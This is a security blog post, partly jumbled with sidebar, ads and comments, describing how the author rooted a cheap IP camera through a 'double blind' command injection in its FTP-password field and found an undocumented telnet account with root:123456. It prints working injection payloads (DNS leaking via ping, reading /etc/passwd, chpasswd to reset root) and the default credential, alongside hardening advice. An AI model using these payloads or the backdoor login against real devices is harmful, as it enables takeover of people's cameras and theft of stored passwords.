Jump ESP, jump!

Saturday, September 26, 2015

How I hacked my IP camera, and found this backdoor account

The time has come. I bought my second IoT device - in the form of a cheap IP camera. As it was the cheapest among all others, my expectations regarding security was low. But this camera was still able to surprise me.

Maybe I will disclose the camera model used in my hack in this blog later, but first I will try to contact someone regarding these issues. Unfortunately, it seems a lot of different cameras have this problem, because they share being developed on the same SDK. Again, my expectations are low on this.

The obvious problems

I opened the box, and I was greeted with a password of four numeric characters. This is the password for the "admin" user, which can configure the device, watch it's output video, and so on. Most people don't care to change this anyway.

It is obvious that this camera can talk via Ethernet cable or WiFi. Luckily it supports WPA2, but people can configure it for open unprotected WiFi of course.

Sniffing the traffic between the camera and the desktop application it is easy to see that it talks via HTTP on port 81. The session management is pure genius. The username and password is sent in every GET request. Via HTTP. Via hopefully not open WiFi. It comes really handy in case you forgot it, but luckily the desktop app already saved the password for you in clear text in
"C:\Users\<USER>\AppData\Local\VirtualStore\Program Files (x86)\<REDACTED>\list.dat"

This nice camera communicates to the cloud via UDP. The destination servers are in Hong Kong and China. In case you wonder why an IP camera needs a cloud connection, it is simple. This IP camera has a mobile app for Android and iOS, and via the cloud the users don't have to bother to configure port forwards or dynamic DNS to access the camera. Nice.

Let's run a quick nmap on this device.

```
PORT     STATE SERVICE    VERSION
23/tcp   open  telnet     BusyBox telnetd
81/tcp   open  http       GoAhead-Webs httpd
| http-auth:
| HTTP/1.1 401 Unauthorized
|_  Digest algorithm=MD5 opaque=5ccc069c403ebaf9f0171e9517f40e41 qop=auth realm=GoAhead stale=FALSE nonce=9
9ff3efe612fa44cdc028c963765867b domain=:81
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: Document Error: Unauthorized
8600/tcp open  tcpwrapped
```

The already known HTTP server, a telnet server via BusyBox, and a port on 8600 (have not checked so far). The 27 page long online manual does not mention any Telnet port. How shall we name this port? A debug port? Or a backdoor port? We will see. I manually tried 3 passwords for the user root, but as those did not work, I moved on.

The double blind command injection

The IP camera can upload photos to a configured FTP server on a scheduled basis. When I configured it, unfortunately it was not working at all, I got invalid username/password on the server. After some debugging, it turned out the problem was that I had a special $ character in the password. And this is where the real journey began. I was sure this was a command injection vulnerability, but not sure how to exploit it. There were multiple problems which made the exploitation harder. I call this vulnerability double blind command injection. The first blind comes from the fact that we cannot see the output of the command, and the second blind comes from the fact that the command was running in a different process than the webserver, thus any time-based injection involving sleeps was not a real solution.
But the third problem was the worst. It was limited to 32 characters. I was able to leak some information via DNS, like with the following commands I was able to see the current directory:

```
$(ping%20-c%202%20%60pwd%60)
```

or cleaned up after URL decode:

```
$(ping -c 2 `pwd`)
```

but whenever I tried to leak information from /etc/passwd, I failed. I tried $(reboot) which was a pretty bad idea, as it turned the camera into an infinite reboot loop, and the hard reset button on the camera failed to work as well. Fun times.

Contributors
Dávid Szili
Z

Subscribe To
Posts
Comments

Follow us on Twitter
Follow @tileo_
Follow @zh4ck

Follow by Email
Email address...

Archives
▼ 2015 (7)
▼ September (1)
How I hacked my IP camera, and found this b
► August (1)
► July (1)
► May (1)
► March (1)
► February (1)
► January (1)
► 2014 (18)
► 2013 (23)
► 2012 (9)


Labels
0-day (1) Android (5) poisoning (1) backdoor (1) Blog birthday (1) bot (1) cain (1) camera (1) (1) ColdFusion (1) complexity (1) conferen CTF (11) C (7) Cyberlympics 2 defcon (1) dig (1) DNS h (2) DNSSEC (3) dom Endpoint Protection (1) firewall (1) fluxay (1) games (1) general (4) Hacker Hotshots (1) ha home security (1) Interne IoT (2) ipcamera (1) hacking (1) Kali (4) Lu (2) MD-5 (1) mentor (1) (1) mitm (1) mobile (1) (1) one-liner (1) openv patching (1) pentest (1) (1) pineapple mark v (PowerShell (1) privacy ((1) pyrit (1) Python (1

Following are some examples of my desperate trying to get shell access. And this is the time to thank EQ for his help during the hacking session night, and for his great ideas.

```
$(cp /etc/passwd /tmp/a)       ;copy /etc/passwd to a file which has a shorter name
$(cat /tmp/a|head -1>/tmp/b)   ;filter for the first row
$(cat</tmp/b|tr -d ' '>/tmp/c) ;filter out unwanted characters
$(ping `cat /tmp/c`)           ;leak it via DNS
```

After I finally hacked the camera, I saw the problem. There is no head, tr, less, more or cut on this device ... Neither netcat, bash ...

I also tried commix, as it looked promising on Youtube. Think commix like sqlmap, but for command injection. But this double blind hack was a bit too much for this automated tool unfortunately.



But after spending way too much time without progress, I finally found the password to Open Sesame.

```
$(echo 'root:passwd'|chpasswd)
```

Now, logging in via telnet

```
(none) login: root
Password:

BusyBox v1.12.1 (2012-11-16 09:58:14 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
#
```

Woot woot :) I quickly noticed the root of the command injection problem:

```
# cat /tmp/ftpupdate.sh
/system/system/bin/ftp -n<<!
open ftp.site.com 21
user ftpuser $(echo 'root:passwd'|chpasswd)
binary
mkdir  PSD-111111-REDACT
cd PSD-111111-REDACT
lcd /tmp
put 12.jpg 00_XX_XX_XX_XX_CA_PSD-111111-REDACT_0_20150926150327_2.jpg
close
bye
```

Whenever a command is put into the FTP password field, it is copied into this script, and after the script is scheduled, it is interpreted by the shell as commands. After this I started to panick that I forgot to save the content of the /etc/passwd file, so how am I going to crack the default telnet password? "Luckily", rebooting the camera restored the original password.

root:LSiuY7pOmZG2s:0:0:Administrator:/:/bin/sh

Unfortunately there is no need to start good-old John The Ripper for this task, as Google can tell you that this is the hash for the password 123456. It is a bit more secure than a luggage password.

execution (1) rooting (1) security (6) session Social Engineering (2) (1) sqli (1) tablet (Tutorial (13) VBS (1) VPN (1) Warlo win95 (1) Windows (4) (1) WPA2 (1) WPA2-PS Zeus (1)

清理我的 M
MacKeeper - 即
理 Mac。确保
安全。

Free & Safe - VPN
Get Your Free 24
Trial Now! Safe, H
Speed & 100%
Anonymous.

It is time to recap what we have. **There is an undocumented telnet port on the IP camera, which can be accessed by default with root:123456, there is no GUI to change this password, and changing it via console, it only lasts until the next reboot. I think it is safe to tell this a backdoor.**
With this console access we can access the password for the FTP server, for the SMTP server (for alerts), the WiFi password (although we probably already have it), access the regular admin interface for the camera, or just modify the camera as we want. In most deployments, luckily this telnet port is behind NAT or firewall, so not accessible from the Internet. But there are always exceptions. Luckily, UPNP does not configure the Telnet port to be open to the Internet, only the camera HTTP port 81. You know, the one protected with the 4 character numeric password by default.

Last but not least everything is running as root, which is not surprising.

My hardening list

I added these lines to the end of /system/init/ipcam.sh:

```
sleep 15
echo 'root:CorrectHorseBatteryRedStaple'|chpasswd
```

Also, if you want, you can disable the telnet service by commenting out telnetd in /system/init/ipcam.sh.

If you want to disable the cloud connection (thus rendering the mobile apps unusable), put the following line into the beginning of /system/init/ipcam.sh

```
iptables -A OUTPUT -p udp ! --dport 53 -j DROP
```

My TODO list

- Investigate the script /system/system/bin/gmail_thread
- Investigate the cloud protocol
- Buy a Raspberry Pie, integrate with a good USB camera, and watch this IP camera to burn

A quick googling revealed I am not the first finding this telnet backdoor account in IP cameras, although others found it via JTAG firmware dump.

And 99% of the people who buy these IP cameras think they will be safe with it. Now I understand the sticker which came with the IP camera.

When in the next episode of Mr Robot you see someone logging into an IP camera via telnet with root:123456, you will know, it is the sad reality.

這個網站需要使用 Google 的 Cookie 來協助提供服務、放送個人化廣告內容及分析流量，而且會將您使用這個網站的相關資訊提供給 Google。存取這個網站即表示您同意網站使用 Cookie。

瞭解更多資訊 我知道了

Nigel September 26, 2015 at 7:45 PM

Nice work.
I often wonder why they (the developers) pick such rubbish passwords! But then whatever was picked it would be found with a core dump or other exploitable hardware attack...
I often think there's a hardware solution, but then you realise that adding even one dipswitch would up the cost massively! Perhaps a plugboard would give a decent solution. But since an attacker can likely try a thousand plus passwords a second for years without detection, would even that work?

Reply

Replies

jwatte_food September 27, 2015 at 8:07 PM

The developers are the cheapest nephew scripter the subcontractor could find. Or perhaps that guy in the dinner across the street who has an I <3 Emacs sticker.
Is well known that security doesn't sell to 99% of the market. All the big breaches have negligible impact to corporate earnings for giants -- how could Chinese cut rate manufacturers do better?

Anyway, get the raspberry pi camera rather than USB; the control and performance through the camera/GPU interface is well worth it!

Reply

Braden September 26, 2015 at 9:01 PM

Cool, I think I've hacked one of these before. If it's the same thing I saw, there was a command injection in del_file.cgi.

Reply

Replies

Z September 27, 2015 at 5:56 PM

Yes, probably this is the same

Reply

184303bc-648f-11e5-83cd-13fd8f57e0e9 September 26, 2015 at 10:51 PM

Looks like an EM6220. Which other brands and types might contain the same vuln, interesting... don't think this vendor has developed everything in-house.

Reply

Replies

Z September 27, 2015 at 12:06 PM

I can neither confirm nor deny this is an EM6220. But if you google the hash of the password along with IP camera, you can find quite a lot of other vendors are affected.

Reply

欧阳锋 September 27, 2015 at 9:59 AM

What's the device's name?

Reply

Zach Lanier September 27, 2015 at 5:15 PM

This comment has been removed by the author.

Reply

Zach Lanier September 27, 2015 at 5:15 PM

Similar findings (for IZON cameras, that is) from a buddy: https://www.youtube.com/watch?v=h_80VguaAI8

Reply

Replies

Z September 27, 2015 at 5:51 PM

Awesome, thanks for sharing :)


Reply

heavymark September 27, 2015 at 7:24 PM

The picture posted is of an Eminent EM6220: http://www.mobile-harddisk.nl/product/4666/eminent-em6220-ecamview-pantilt-ip-camera.html?language=en. While one would simply assume the author used a random photo to showcase a sample IP camera, since the author blurred out the name on the camera that would show that it's the photo of the actual camera. But while this article is on the EM6220 the author also notes it affects other cameras.

Reply

Kai Hendry September 28, 2015 at 3:18 AM


Nice shell injection work. I guess people shouldn't really use shell.
I don't like this connection with a 3rd party server business: https://www.youtube.com/watch?v=ppwLHmJx0vc
Reply
Ilya Chernyakov September 28, 2015 at 4:26 AM
Great job
Reply
Enter your comment...
Comment as: ggyy (Google)
Sign out
Publish
Preview
Notify me
Home
Older Post
Subscribe to: Post Comments (Atom)
Powered by Blogger.